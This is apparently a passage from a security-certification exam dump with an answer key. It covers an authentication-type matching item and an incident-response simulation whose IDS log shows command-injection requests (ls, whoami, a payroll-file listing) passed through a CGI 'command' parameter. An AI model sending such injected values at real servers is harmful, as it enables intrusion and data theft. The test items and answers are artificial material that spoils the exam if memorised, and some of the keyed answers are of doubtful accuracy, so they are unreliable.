
D. Lessons Learned

Answer: D

165.Hotspot Question


For each of the given items, select the appropriate authentication category from the drop down choices.

Select the appropriate authentication type for the following items:



Item	Response
Fingerprint scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Password	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
PIN number	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Retina Scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication

Answer:




Item	Response
Fingerprint scan	[✓ Biometric authentication] One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	Biometric authentication [✓ One Time Password] Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	Biometric authentication One Time Password [✓ Multi-factor] PAP authentication PAP authentication Biometric authentication
Password	Biometric authentication One Time Password Multi-factor [✓ PAP authentication] PAP authentication Biometric authentication
PIN number	Biometric authentication One Time Password Multi-factor PAP authentication [✓ PAP authentication] Biometric authentication
Retina Scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication [✓ Biometric authentication]

166.Simulation

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.

You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incid3nt responses.

Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at anytime you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.




Forensics Diagram

Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.

Answer:

Database server was attacked, actions should be to capture network traffic and Chain of Custody.



Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.


Possible Actions:

- Capture Network Traffic
- Chain Of Custody
- Format
- Hash
- Image
- Record Time Offset
- System Restore

Actions Performed:

1. Capture Network Traffic
2. Chain Of Custody


IDS Server Log:




IDS Packet Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	0	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
2	2.006303	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
3	4.009585	172.31.146.123.2	172.31.146.123.1	ICMP	118	Echo (ping) request id=0x0001, seq= 1/256, ttl=255
4	6.014086	172.31.146.123.1	172.31.146.123.2	ICMP	118	Echo (ping) reply id=0x0001, seq= 1/256, ttl=255
5	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls HTTP/1.1
6	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
7	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command= whoami HTTP/1.1
8	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
9	10.1232	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls%20 |%20/data/finance/payroll/*.xls HTTP/1.1

Web Server Log:




```
fcrawler.company.com - - [26/Apr/2010:00:22:45 -0400] "GET /contacts.html HTTP/1.0" 200 4595 "-"
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

fcrawler.company.com - - [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-"
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

